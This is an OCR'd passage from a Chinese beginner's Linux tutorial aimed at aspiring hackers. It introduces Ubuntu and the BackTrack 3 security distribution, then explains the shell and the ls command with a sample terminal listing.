


图 5　登录界面




图 6　Ubuntu 桌面

1.2 黑客的选择——BackTrack

Wubi 安装的 Ubuntu 是给小菜用的，如果你已经很了解 Linux 系统，自认为是个高手了，那我给你推荐两款真正属于黑客的 Linux 系统（你可别一用就受打击啊），一个是 knoppix-std，还有一个就是最强烈推荐的—— BackTrack。据谣传，这个系统是 FBI 使用的，但我没去过 FBI 总部，没办法证实，哪位朋友进去过几天的来跟大伙说说，呵呵。

BackTrack 集成的安全工具可是惊人的，并且最为出名的还是它对无线网络的破解。目前最新版本是 BackTrack 3 Live CD，这是专业的黑客系统，不适合一般的应用。它的界面如图7，这是 KDE3.5 的截图，默认的还有其它桌面环境。




图7 BackTrack 3

BackTrack 3 还提供了 usb 版和 vm 版，Live CD 版不能安装到你的电脑上！这样很好，我把光盘一扔，来取证吧，呵呵。以后的内容中，我就把 BackTrack 系统简称为 BT（别当成你下电影用的那个哦）。

现在我们已经安装了系统，接着就来看看基本的命令了。

第二部分 简单的基础知识和常用命令

这部分也是为了照顾一下小菜，只是简单的介绍一下，以免用到的时候什么都不知道。让我们先从 shell 开始，这里都是以 Ubuntu 来讲的，其它系统可能会有不同，但差别不大的。

2.1 Shell

Shell 是一个命令解释器，它的样子和 Windows 下的 cmd 差不多，功能也差不多，但要比 cmd 强大得多！我们在 Linux 下执行命令都是在 shell 中执行的，它解释由用户输入的命令并且把它们送到内核。不仅如此，Shell 有自己的编程语言用于对命令的编辑，它允许用户编写由 shell 命令组成的程序。这个叫做 shell 语言或 shell 编程，属于高级应用，这里就不多讲了。

Linux 下的 shell 程序有很多种，你用的是哪个还不需要去关心，它们的基本功能是一样的。**发行版都会提供一个“终端”程序，在图形环境下虚拟一个 shell 给我们输入命令，这也是我们俗称的虚拟终端。**

在我们刚刚装好的 Ubuntu 中，你可以点开左上角的菜单，在**“应用程序” - “附件”**中就可以看到“终端”了，如图 8 。



图8　终端菜单

打开后如图 9，是不是很像 Windows 下的 cmd 窗口？我们看看里面的内容。



图9　终端窗口

在它的命令提示符前面依次显示的是**“你的用户名 @ 计算机名：所在目录”，命令提示符是“$”，而 root 的提示符是“#”。**

这里有一些零碎的东西要注意，**Linux 是大小写敏感的。在 Linux 中，“/”表示根目录，是所有路径的起点。“~”表示你的 Home 目录。普通用户只能更改你自己 Home 目录下的文件，root 用户有无上的权利，可以不受任何限制对系统做任何事。**

最重要的一点，作为 Hacker，你注定要在 shell 下生存，别想着那些漂亮的窗口了，了解 shell 和 shell 脚本，学习 shell 下的命令才是生存之道。

2.2 常用命令

Linux 下的常用命令是要认真掌握的，这里只是简单的介绍一下能用到的用法和参数，其它的大家要自学啊。**关于命令的详细帮助，大家可以用命令“命令　--help”查看帮助，或者使用“man　命令”查看 man 手册。例如“cp　--help”或“man　cp”。**下面，就为大家介绍一些相关的常用命令，大家一定要好好记住哦！


2.2.1 文件相关

ls

ls 是列目录的命令，就像 cmd 下的 dir。对于这个命令，我们常用到的参数有两个，分别是**“-a”和“-l”**。“-a”表示列出所有文件，包括隐藏文件。

在 Linux 中，隐藏文件是文件名以点号“.”开始的文件。如图 10，就是分别使用“ls”


和“ls -a”的结果。



```
rain@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
rain@rain-desktop:~$ ls
Examples                      new file  模板  图片  音乐
linuxqq_1.0-Preview1_i386     公共的    视频  文档  桌面
rain@rain-desktop:~$ ls -a
.                  .gstreamer-0.10               .scim
..                 .gtk-bookmarks                .ssh
.bash_history      .gvfs                         .sudo_as_admin_successful
.bash_logout       .ICEauthority                 .Tencent
.bashrc            .icons                        .themes
.cache             linuxqq_1.0-Preview1_i386     .thumbnails
.config            .local                        .update-manager-core
.dmrc              .metacity                     .update-notifier
.esd_auth          .mozilla                      .Xauthority
Examples           .nautilus                     .xsession-errors
.fontconfig        new file                      公共的
.gconf             .openoffice.org2              模板
.gconfd            .profile                      视频
.gksu.lock         .pulse                        图片
.gnome2            .pulse-cookie                 文档
.gnome2_private    .recently-used                音乐
.gnupg             .recently-used.xbel           桌面
rain@rain-desktop:~$
```

图10　列隐藏文件

